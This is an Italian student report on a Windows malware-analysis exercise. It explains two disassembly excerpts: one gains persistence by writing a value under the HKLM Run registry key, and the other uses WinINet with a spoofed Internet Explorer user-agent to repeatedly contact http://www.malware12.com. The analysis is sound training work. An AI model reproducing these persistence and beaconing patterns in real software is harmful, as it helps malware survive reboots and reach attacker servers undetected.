Report S11-L1
Windows malware

Traccia:

Con riferimento agli estratti di un malware reale presenti nelle prossime slide, rispondere alle seguenti domande:

- **Descrivere come il malware ottiene la persistenza**, evidenziando il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite.
- **Identificare il client software** utilizzato dal malware **per la connessione ad Internet**.
- **Identificare l'URL** al quale il malware tenta di connettersi ed **evidenziare la chiamata di funzione** che permette al malware di connettersi ad un URL.

Figura 1

```
)040286F   push    2               ; samDesired
)0402871   push    eax             ; ulOptions
)0402872   push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
)0402877   push    HKEY_LOCAL_MACHINE ; hKey
)040287C   call    esi ; RegOpenKeyExW
)040287E   test    eax, eax
)0402880   jnz     short loc_4028C5
)0402882
)0402882 loc_402882:
)0402882   lea     ecx, [esp+424h+Data]
)0402886   push    ecx             ; lpString
)0402887   mov     bl, 1
)0402889   call    ds:lstrlenW
)040288F   lea     edx, [eax+eax+2]
)0402893   push    edx             ; cbData
)0402894   mov     edx, [esp+428h+hKey]
)0402898   lea     eax, [esp+428h+Data]
)040289C   push    eax             ; lpData
)040289D   push    1               ; dwType
)040289F   push    0               ; Reserved
)04028A1   lea     ecx, [esp+434h+ValueName]
)04028A8   push    ecx             ; lpValueName
)04028A9   push    edx             ; hKey
)04028AA   call    ds:RegSetValueExW
```

Figura 2

```
.text:00401150 ; ||||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:00401150
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID)
.text:00401150 StartAddress    proc near               ; DATA XREF: sub_401040+EC↑o
.text:00401150                 push    esi
.text:00401151                 push    edi
.text:00401152                 push    0               ; dwFlags
.text:00401154                 push    0               ; lpszProxyBypass
.text:00401156                 push    0               ; lpszProxy
.text:00401158                 push    1               ; dwAccessType
.text:0040115A                 push    offset szAgent  ; "Internet Explorer 8.0"
.text:0040115F                 call    ds:InternetOpenA
.text:00401165                 mov     edi, ds:InternetOpenUrlA
.text:0040116B                 mov     esi, eax
.text:0040116D
.text:0040116D loc_40116D:                             ; CODE XREF: StartAddress+30↓j
.text:0040116D                 push    0               ; dwContext
.text:0040116F                 push    80000000h       ; dwFlags
.text:00401174                 push    0               ; dwHeadersLength
.text:00401176                 push    0               ; lpszHeaders
.text:00401178                 push    offset szUrl    ; "http://www.malware12COM
.text:0040117D                 push    esi             ; hInternet
.text:0040117E                 call    edi ; InternetOpenUrlA
.text:00401180                 jmp     short loc_40116D
.text:00401180 StartAddress    endp
.text:00401180
.text:00401180 ; ---------------------------------------------------------------------------
```

1° task – Persistenza ottenuta dal malware

La traccia richiede di evidenziare come il malware ottiene la persistenza nel sistema Windows, evidenziandolo a livello di istruzioni Assembly e chiamate di funzioni eseguite.

Introduzione teorica

Registro di Windows

Il registro di sistema di Windows è un database gerarchico nel quale vengono memorizzate le configurazioni e le impostazioni del sistema operativo e delle applicazioni installate.
Ha una struttura ad albero nel quale sono presenti 5 macrocategorie di chiavi di registro, dette Hkeys, che sono cartelle del registro che possono contenere valori oppure ulteriori cartelle (dette subkey o sottochiavi).

❑**HKEY_CLASSES_ROOT**: contiene informazioni sui ***tipi di file e le estensioni*** e, di conseguenza, contiene informazioni circa le applicazioni registrate.
Questa chiave di registro è utilizzata per gestire le associazioni dei tipi di file, che definiscono quale applicazione deve essere utilizzata per aprire un determinato tipo di file.
In altre parole, HKCR contiene le informazioni sulle estensioni dei file e le applicazioni correlate.

❑**HKEY_LOCAL_MACHINE (HKLM):** contiene le ***informazioni*** e le ***configurazioni*** specifiche ***della macchina***, comuni a tutti gli utenti del computer.

❑**HKEY_CURRENT_USER (HKCU):** dove sono contenuti i ***record e*** le ***impostazioni dell'utente*** che è attualmente connesso alla macchina.

❑**HKEY_CURRENT_CONFIG**: contiene ***impostazioni*** e ***configurazioni*** dell'***hardware***.
In pratica, memorizza informazioni di configurazione hardware specifiche.

❑**HKEY_USERS**: definisce le ***configurazioni*** per ***tutti*** gli ***utenti*** del sistema.
La chiave HKEY_USERS contiene sottochiavi per ciascun utente che ha effettuato l'accesso al sistema, e ognuna di queste sottochiavi memorizza le configurazioni specifiche dell'utente.

La struttura del Registro è utilizzata dal sistema operativo e dalle applicazioni per memorizzare e recuperare configurazioni e impostazioni importanti per il funzionamento del sistema.
Modificare il Registro richiede attenzione e precauzione, poiché modifiche errate possono influire negativamente sul funzionamento del sistema.

I malware utilizzano molto spesso il registro per ottenere la «**persistenza**».
Questa è una tecnica con cui i ***malware si aggiungono automaticamente alle voci dei programmi avviati durante l'avvio del computer, assicurandosi così di essere eseguiti in modo permanente e automatico senza l'intervento dell'utente***. Grazie a questa persistenza, i malware sopravvivono ai riavvii del computer, rimanendo attivi nel sistema a lungo termine.


Quindi, la persistenza è la capacità del malware di sopravvivere ai riavvi del computer, mantenendo la propria presenza nel sistema nel lungo periodo.

La persistenza è un aspetto cruciale per i malware, poiché consente loro di mantenere il controllo sul sistema e di eseguire attività dannose senza essere facilmente rimossi.

Per garantire la persistenza, i malware frequentemente ***alterano e modificano le chiavi di registro*** del sistema operativo Windows ***utilizzando specifiche funzioni delle API di Windows***, al fine di essere eseguiti automaticamente durante le fasi iniziali dell'avvio del sistema.

Svolgimento

Il codice fornito in **figura 1** è un malware che apre una chiave di registro, ovvero HKEY_LOCAL_MACHINE, utilizzando una funzione chiamata RegOpenKey, per aggiungere, con la funzione RegSetValueExW, un valore in modo da ottenere la propria persistenza nel sistema.



```
push    2               ; samDesired
push    eax             ; ulOptions
push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
push    HKEY_LOCAL_MACHINE ; hKey
```

In questa parte del codice Assembly, il malware passa i **parametri alla funzione chiamata sullo stack tramite istruzione di push.**

```
call    esi ; RegOpenKeyExW
```

Questa è la **chiamata alla funzione RegOpenKeyEx**, la quale consente al malware di aprire la chiave di registro HKEY_LOCAL_MACHINE al fine di modificarla.
Infatti, uno dei parametri accettati in precedenza dalla funzione è proprio la chiave da aprire.

In particolare, il codice modifica la sotto chiave **`Software\Microsoft\Windows\CurrentVersion\Run`** che controlla i programmi avviati all'avvio del sistema stesso, la quale viene passata come parametro della funzione chiamata.

```
push    ecx             ; lpValueName
push    edx             ; hKey
call    ds:RegSetValueExW
```

Questa è la **chiamata alla funzione RegSetValueExW,** la quale consente al malware di aggiungere un nuovo valore all'interno della chiave di registro e di settare i rispettivi dati.
In altri termini, la funzione viene ***utilizzata*** dal malware ***per modificare il valore del registro ed aggiungere una nuova entry*** in modo tale da ottenere la persistenza all'avvio del sistema operativo.
Anche in questo caso i parametri sono passati alla funzione chiamata sullo stack tramite le istruzioni push ecx, e push edx.

2°task – Identificazione del client software per la connessione ad Internet

In relazione al codice nella **figura 2**, Il client software per la connessione a Internet, identificato nel contesto descritto, è un malware che utilizza le API di Windows, in particolare le funzionalità fornite dalla libreria WinINet di Microsoft.
Nel dettaglio, il malware sfrutta la **funzione InternetOpenA**, che è parte dell'API WinINet.

```
call    ds:InternetOpenA
```

La funzione InternetOpenA viene **utilizzata per inizializzare un'applicazione per l'uso delle funzioni WinINet** e specifica l'agente utente (**user-agent**) che sarà utilizzato per le successive richieste di rete.
Nel caso specifico, il malware imposta l'agente utente **per simulare il browser "Internet Explorer 8.0"**, come indicato dalla stringa user-agent utilizzata.

L'uso di un user-agent che emula un browser noto, come Internet Explorer, è una tattica comune tra i malware.
Questo approccio è adottato per evitare il rilevamento, poiché molte soluzioni di sicurezza e sistemi di monitoraggio della rete potrebbero considerare il traffico generato dal malware come legittimo, pensando che provenga da un browser comunemente utilizzato.

In breve, il client software per la connessione a Internet in questo contesto specifico è il malware che sfrutta le API WinINet di Microsoft, utilizzando la funzione InternetOpenA per inizializzare le comunicazioni di rete e mascherare il traffico come proveniente da un browser Internet Explorer 8.0.

3°task Identificazione dell'URL e della **chiamata di funzione**

```
push    offset szUrl    ; "http://www.malware12COM
push    esi             ; hInternet
call    edi ; InternetOpenUrlA
```

Tramite il frammento di codice riportato si è potuto individuare l'URL di destinazione al quale il malware tenta di connettersi che è **http://www.malware12.com.**
La presenza di un URL specifico all'interno del codice del malware pratica comune per i malware progettati per comunicare con un server remoto.
Tale URL è spesso utilizzato per *ricevere comandi aggiuntivi, scaricare ulteriori payload dannosi o inviare dati sottratti dalla macchina infetta*.
La connessione all'URL viene effettuata utilizzando la **funzione InternetOpenUrlA**, che fa parte delle API WinINet di Microsoft.
Queste API sono progettate per permettere alle applicazioni Windows di interagire con servizi HTTP, FTP e Gopher su Internet.
La funzione InternetOpenUrlA, in particolare, viene utilizzata per aprire un URL con un dato contesto di connessione Internet fornito dalla funzione InternetOpen.
Il processo di chiamata di funzione inizia con il ***passaggio dell'URL come parametro*** alla funzione InternetOpenUrlA. Questo indica che il malware ha programmato all'interno del suo codice l'URL di destinazione e la sequenza necessaria per stabilire la connessione, suggerendo un'operazione premeditata e potenzialmente sofisticata.